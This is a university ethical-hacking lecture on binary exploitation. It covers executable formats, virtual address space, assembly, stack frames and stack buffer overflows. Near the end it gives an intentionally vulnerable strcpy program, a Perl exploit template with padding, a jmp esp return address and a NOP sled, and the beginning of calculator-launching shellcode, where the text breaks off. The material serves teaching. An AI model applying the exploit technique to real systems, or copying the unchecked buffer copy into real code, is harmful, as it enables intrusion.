



IN5290 Ethical Hacking

Lecture 8: Binary exploitation 1, stack overflow, Return Oriented Programming

Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is a binary, what are the file formats
- What is Virtual Address Space and what inside of it
- Assembly language summary
- How to debug the executables
- Windows and Linux specific stack overflows
- Return to libc
- Return Oriented Programming

Binary (executable) files

Binaries are files that can be executed by the OS. Binaries contain machine code instructions that the CPU understands. The binary file format depends on the CPU architecture and the OS.

Example CPU architectures:

Intel X86: *mov eax, 0x10; int 0x33*

ARMv1: *ADD R0, R1, R2*

Intel X86-64: *mov rax, [rbp-0x8]*

ARMv8: *ADD W0, W1, W2*

Others: MIPS, AT&T, IBM, MOTOROLA, SPARC

Instruction length: RISC/CISC

The binary file format is the format that describes how the OS stores the binary code.

Microsoft: **Portable Executable** (PE32, PE32+)

Linux: **ELF**


Mac: **MACH-O**

Compiling files

To make a binary executable file a source code has to be compiled. There's direct connection between the machine code and the assembly code. If the source is written in assembly then the compilation is unambiguous.

Assembly code <-> Machine code

Normally the source code is written in a higher level language. It can be native code (e.g. C, C++) or even higher level code such as .net or java. In that cases the perfect decompiling of the binary is not possible (What about the variables and function names?)



Compiling files

Debug mode: Variable and function names are saved (symbol table) and inserted into the binary. It can be used for debugging to find errors.

Release mode: Only the necessary details are compiled.

In addition to the compiled source code the binaries contain additional data. The source code needs to use the OS API to execute basic functions such as createfile, gettime, etc. The compilation can be done in two basic ways: static linking or dynamic linking.

Static linking: A copy of all the used external methods and variables are placed inside the binary (During the compile time).

Dynamic linking: The external methods are not inside the binary it will be placed into the virtual address space (see later) of the process when the binary is launched by the OS. Only the references are inside.


Virtual Address Space

When an executable is launched the OS generates a Virtual Address Space for the process or processes. Each process has its own Virtual Address Space where the process can use arbitrary (practically almost infinite) memory size. The size is influenced by the addressable memory size (32bit $2^{32}=4\text{GB}$, 64bit $2^{64}=64\text{TB}$). The virtual memory differs from the physical memory, so it is beneficial because:

- the process doesn't need to address the real physical memory (RAM), that would be a nightmare from programming point of view,
- the processes are separated from each-other, so one process can't access directly another process-memory (indirectly yes: e.g. `createRemoteThread`, debugging another process, etc.),
- the OS handles the memory requirements dynamically, it's not necessary to know the memory requirements in advance. Interactive programs can calculate required memory on the fly.

Virtual Address Space


In order to use the real physical memory the OS provides a runtime memory translation between the virtual and the physical memory.



This is also useful to optimize the physical memory usage (the same memory pages have only one copy in the physical memory).

Virtual Address Space

The Virtual Address Space is divided into kernel and user space. The user space consist of segments (code and data).



Virtual Address Space - segments


The user space contains different segments:

- The code segment for the main executable
- Data segment for the global variables
- Stack segments for each thread
- Heap segments for dynamic memory allocations
- The dynamically loaded libraries (in case of dynamic linking)
 - The code segment of the linked library
 - The data segment for the linked library
 - Relocations (if two libraries intend to load to the same place then one has to be relocated)
- Etc.

What is a Position Independent Executable?

Virtual Address Space

Check the Virtual Address Space of a winword process! Use a debugger (e.g. Immunity debugger) and attach to the running process.



Virtual Address Space

All dynamically loaded libraries can be listed. A library can be loaded runtime (e.g. Windows LoadLibraryA API) as well, so only the actual status is presented.

Base	Size	Entry	Name	File version	Path
05C60000	00030000	05C6E341	btmoffic	17.1.1502.0516	C:\Program Files (x86)\Intel\blu
06650000	00026000	VBE7INTL		7.00.1619	C:\PROGRA~2\COMMON~1\MICROS~1\VB
2F1A0000	0015D000	2F1A2045	WINWORD	14.0.7214.5000	C:\Program Files (x86)\Microsoft
51640000	011c4000	520F0CA6	mso	14.0.7214.5000	C:\Program Files (x86)\Common Fi
55B20000	000B2000	55B890A7	MSGR2NB	14.0.0.0.1	C:\Program Files (x86)\Microsoft
55BE0000	00290000	55C2E13C	VBE7	7.00.1643	C:\PROGRA~2\COMMON~1\MICROS~1\VB
55E70000	00561000	560AC200	EndNote_	18.1.0 (8ld 110)	C:\Program Files (x86)\Common Fi
563E0000	0127C000	563E3680	wwlib	14.0.7214.5000	C:\Program Files (x86)\Microsoft
57740000	000c9000		wwintl	14.0.7162.5000	C:\Program Files (x86)\Microsoft
57930000	0009F000	579647FC	USP10_1	1.0626.7601.2388	C:\Program Files (x86)\Common Fi
59270000	00052000	592714BE	Rasapi32	6.1.7600.16385	(C:\windows\system32\Rasapi32.DLL
594A0000	0452B000		MSORES	14.0.7109.5000	C:\Program Files (x86)\Common Fi
5EBA0000	01398000	5EBA1E20	oart	14.0.7210.5000	C:\Program Files (x86)\Microsoft
614C0000	00041000	614c2351	schannel	6.1.7601.24231	(C:\windows\SysWOW64\schannel.dll
630C0000	0008E000	630F9DC7	MSVCP90	9.00.30729.6161	c:\windows\WinSxS\x86_microsoft.
636C0000	0041A000		office	14.0.7109.5000	C:\Program Files (x86)\Common Fi
63AE0000	00004000		api-ms_8	6.2.9200.16492	(C:\windows\system32\api-ms-win-c
63B30000	00157000	63B3135C	msxml6	6.30.7601.24234	C:\windows\System32\msxml6.dll
63C90000	00263000		MSOINTL	14.0.7139.5000	C:\Program Files (x86)\Common Fi
65D00000	001AD000	65D01C0A	gfx	14.0.7104.5000	C:\Program Files (x86)\Microsoft
670A0000	00015000	670A12DE	rasman	6.1.7600.16385	(C:\windows\system32\rasman.dll
67240000	001A0000	6729B730	EMET	5.5.5870.0	C:\windows\AppPatch\EMET.DLL
67430000	0014D000	67431524	rched20	14.0.7155.5000	C:\Program Files (x86)\Common Fi
69260000	00061000	6928DA77	PDFMOffi	10.1.16.13	C:\Program Files (x86)\Adobe\Acr
696D0000	00008000	696D34D8	credssp	6.1.7601.24231	(C:\windows\system32\credssp.dll
69710000	0007D000	69720090	mscoreei	4.7.3163.0 built	C:\Windows\Microsoft.NET\Framework
69790000	000BC000	697934AE	MSPTLS	14.0.7164.5000	C:\Program Files (x86)\Common Fi
6B960000	00006000	6B96125A	Sensapi	6.1.7600.16385	(C:\windows\system32\Sensapi.DLL

Virtual Address Space

A detailed virtual memory map can be printed as well with all debuggers:

```
09C1E000 00002000 stack of thread 00002DEC
09C20000 00154000
09D93000 00003000
09DFE000 00001000
09E20000 00200000
0A0B0000 00351000
0A410000 00400000
0A810000 000C0000
0B250000 00200000
2F1A0000 00001000 PE header
2F1A1000 00002000 code,imports,exports
2F1A3000 00001000
2F1A4000 00158000 data,resources
2F2FC000 00001000 relocations
35EB0000 00010000
4FFF0000 00010000
51640000 00001000 PE header
51641000 00FDC000 code,imports,exports
5261D000 000BA000 data
526D7000 000A6000 resources
5277D000 00087000 relocations
55B20000 00001000 PE header
55B21000 00084000 code
55BA5000 00013000 imports,exports
55BB8000 00012000 data
55BCA000 00001000 resources
55BCB000 00007000 relocations
55BE0000 00001000 PE header
55BE1000 00248000 code,imports,exports
55BEC000 00010000
0x00007f5bdde34000 0x00007f5bdde40000 r--s
0x00007f5bdde40000 0x00007f5bdde60000 r--s
0x00007f5bdde60000 0x00007f5bdde63000 r--s
0x00007f5bdde63000 0x00007f5bdde84000 r--s
0x00007f5bdde84000 0x00007f5bdded5000 r--p
0x00007f5bdded5000 0x00007f5bddf59000 r--xp
0x00007f5bddf59000 0x00007f5bddf5a000 ---p
0x00007f5bddf5a000 0x00007f5bddf5d000 r--p
0x00007f5bddf5d000 0x00007f5bddf5e000 rw-p
0x00007f5bddf5e000 0x00007f5bddf66000 rw-p
0x00007f5bddf66000 0x00007f5bddf68000 r--s
0x00007f5bddf68000 0x00007f5bddf75000 r--s
0x00007f5bddf75000 0x00007f5bddf76000 r--s
0x00007f5bddf76000 0x00007f5bddf77000 r--p
0x00007f5bddf77000 0x00007f5bddf78000 r--p
0x00007f5bddf78000 0x00007f5bddf79000 r--p
0x00007f5bddf79000 0x00007f5bddf7a000 r--p
0x00007f5bddf7a000 0x00007f5bddf7b000 r--p
0x00007f5bddf7b000 0x00007f5bddf7c000 r--p
0x00007f5bddf7c000 0x00007f5bddf7d000 r--p
0x00007f5bddf7d000 0x00007f5bddf7e000 r--p
0x00007f5bddf7e000 0x00007f5bddf7f000 r--p
0x00007f5bddf7f000 0x00007f5bddf80000 r--p
0x00007f5bddf80000 0x00007f5bddf81000 r--p
0x00007f5bddf81000 0x00007f5bddf82000 r--p
0x00007f5bddf82000 0x00007f5bddf89000 r--s
0x00007f5bddf89000 0x00007f5bddf8a000 r--p
0x00007f5bddf8a000 0x00007f5bddf8b000 rw-p
0x00007f5bddf8b000 0x00007f5bddf8c000 rw-p
0x00007ffe35943000 0x00007ffe35964000 rw-p
0x00007ffe359b9000 0x00007ffe359bb000 r--p
0x00007ffe359bb000 0x00007ffe359bd000 r--xp
0xfffffffff6000000 0xfffffffff601000 r--xp
mapped
/var/cache/fontconfig/d589a488623
/var/cache/fontconfig/e13b20fdb08
/var/cache/fontconfig/16326683038
/var/cache/fontconfig/467c019e582
/usr/lib/locale/aa_DJ.utf8/LC_CTYPE
/lib/x86_64-linux-gnu/libsystemd.
/lib/x86_64-linux-gnu/libsystemd.
/lib/x86_64-linux-gnu/libsystemd.
/lib/x86_64-linux-gnu/libsystemd.
mapped
/var/cache/fontconfig/62f91419b9e
/var/cache/fontconfig/8f02d4cb045
/var/cache/fontconfig/e0aa53bcfa5
/usr/share/locale/en/LC_MESSAGES/
/usr/share/locale/en/LC_MESSAGES/
/usr/lib/locale/aa_ET/LC_NUMERIC
/usr/lib/locale/en_US.utf8/LC_TIME
/usr/lib/locale/chr_US/LC_MONETARY
/usr/lib/locale/en_AE/LC_MESSAGES
/usr/lib/locale/chr_US/LC_PAPER
/usr/lib/locale/bi_VU/LC_NAME
/usr/lib/locale/en_US.utf8/LC_ADDRESS
/usr/lib/locale/chr_US/LC_TELEPHONE
/usr/lib/locale/chr_US/LC_MEASURE
/usr/lib/locale/en_US.utf8/LC_IDEAS
/usr/lib/x86_64-linux-gnu/gconv/g
/lib/x86_64-linux-gnu/ld-2.27.so
/lib/x86_64-linux-gnu/ld-2.27.so
mapped
[stack]
[vvar]
[vdso]
[vsyscall]
```

The assembly language

The assembly language tells directly to the CPU what to do. The CPU has registers. General purpose registers (intel x86 architecture - 32bit): eax, ebx, ecx, edx; memory addressing registers: esi, edi; base pointer: ebp; stack pointer: esp; instruction pointer: eip; The registers with 64bit are: rax, rbx, rcx, rip, etc.

The CPU executes instructions that carry out simple memory or register related tasks. Examples:

mov eax, 0x10: sets eax to 16

mov dword ptr [eax], 0x10: set the memory that the eax references to 16

add eax, ebx: add the value of ebx to eax

push ecx: places the ecx register to the top of the stack

call edx: executes a method that is placed at the address of edx

jz 0x7c543320: jumps to the address 0x7c543320 if the zero flag is set

repne scas byte ptr es:[edi]: scan a string

Debugging a process

With a debugger a process can be executed step by step, instruction by instruction. Try out some instructions with Immunity and gdb!

Windows/Immunity

The stack

The stack is a data type segment that stores the data in a LIFO (last in first out) structure. There are special instructions that place data (push) and also instructions to pick and remove data (pop) from the stack. For example *push eax* places the value of eax on top of the stack and moves the stack pointer (esp/rsp) up. The pop-type instructions remove the top of the stack (move the stack pointer down) and copy the removed value to the specified registers. Special instructions such as *pushad*, *popad* place/pick up all the register values in a specified order. Each thread has its own stack that makes data storing fast and reliable.

Registers (FPU)	Registers (CPU)
EAX 7EFA6000	EAX 7EFA6000
ECX 00000000	ECX 00000000
EDX 77C1F27A ntdll	EDX 77C1F27A ntdll
EBX 00000000	EBX 00000000
ESP 0999F8F4	ESP 0999F8F0
EBP 0999F91C	EBP 0999F91C
ESI 00000000	ESI 00000000
EDI 00000000	EDI 00000000

Registers (FPU)	Registers (CPU)
EAX 7EFA6000	EAX 7EFA6000
ECX 00000000	ECX 00000000
EDX 77C1F27A ntdll	EDX 77C1F27A ntdll
EBX 00000000	EBX 00000000
ESP 0999F8F0	ESP 0999F8F0
EBP 0999F91C	EBP 0999F91C
ESI 00000000	ESI 00000000
EDI 00000000	EDI 00000000

Address Hex dump ASCII 0999F8F4 7E4BB239
2F5A4000 00 00 00 00 00 00 00 00
2F5A4008 04 00 00 00 00 00 04 00

Address Hex dump ASCII 0999F8F8 00000000
2F5A4000 00 00 00 00 00 00 00 00
2F5A4008 04 00 00 00 00 00 04 00

Address Hex dump ASCII 0999F8FC 00000000
2F5A4000 00 00 00 00 00 00 00 00
2F5A4008 04 00 00 00 00 00 04 00

The stack frame – calling conventions

The stack frame is a continuous block inside the stack that stores the data of a method that was called (callee) by the caller. When a method is called the caller or callee (depends on the calling convention) prepares the stack for the method execution. The stack frame contains the following data:

- Method parameters - In order to pass parameters to the method the parameters are placed on the stack (with some calling conventions such as *fastcall* it is placed inside the registers)
- The return address of the method – in order to be able to return to the place where the method is called the return address is placed
- The local variables – local variables of the method die after exiting the method so they are stored inside the stack frame
- The saved base pointer – to have a reference to the local variables, the top of the stack is saved to the base pointer and the previous base pointer is stored inside the stack frame

The stack frame – calling conventions

Prior to the method execution the stack frame has to be prepared:

- The caller places the method parameters on the stack
- The caller places the return address on the stack
- The previous base pointer is placed on the stack as well
- The new base pointer is set by copying the current stack pointer (*mov ebp, esp*)
- The top of the stack is modified to allocate place for the local variables


When the method exits:

- The instruction pointer jumps back to the calling instruction (*ret*)
- The saved base pointer has to be reset (*ebp*)
- The stack frame has to be removed (The values are not removed, only the stack pointer changes)


The stack frame – calling conventions

Who removes the stack frame after exiting a method: the caller or the callee? The stack frames are placed after each other if the method calls are embedded (the callee calls another method that calls a third one ...)

Stack frames on the stack




Method prologue and epilogue



Stack buffer overflow

Stack buffer overflow occurs when a local variable on the stack is overwritten. This is possible e.g. when the size of the local variable is not considered therefore the return pointer of the stack frame can be modified by a user controlled data.




```
#include <string.h>
void func1(char* ar1)
{
    char ar2[10];
    strcpy(ar2,ar1);
}
int main(int argc, char*
argv[])
{
    func1(argv[1]);
}
```

Stack overflow exploit

The exploit should overrun the local variable and arrive to the return pointer. The size of this (padding) depends on the size of the local variable and the stack layout, etc. It can be determined by debugging or using unique string such as “aaaabbbbccccdddeeee....” and then obtain the address from the error message. The new return address can point to the beginning of the payload.



This solution is not so stable (it relies on the payload global address). Instead the following solutions is used:



Stack overflow exploit

Exploits for command line executables can be generated using easy scripting languages such as Perl or Python.

```
#!/usr/bin/perl  
my $padding = "A"x14;  
my $eip = "\x32\x31\xd9\x7d"; #current jmp esp address  
my $nopsled = "\x90"x10;  
my $payload = "";  
print $padding.$eip.$nopsled.$payload;
```

The payload executes some harmful operation. To prove a vulnerability, something harmless is used, e.g. open a calculator in windows or execute a shell (/bin/sh) in Linux.

What does this payload do? ->

DEMO...

```
xor ecx, ecx  
push ecx  
push 636c6163  
push 1  
mov ebp, esp  
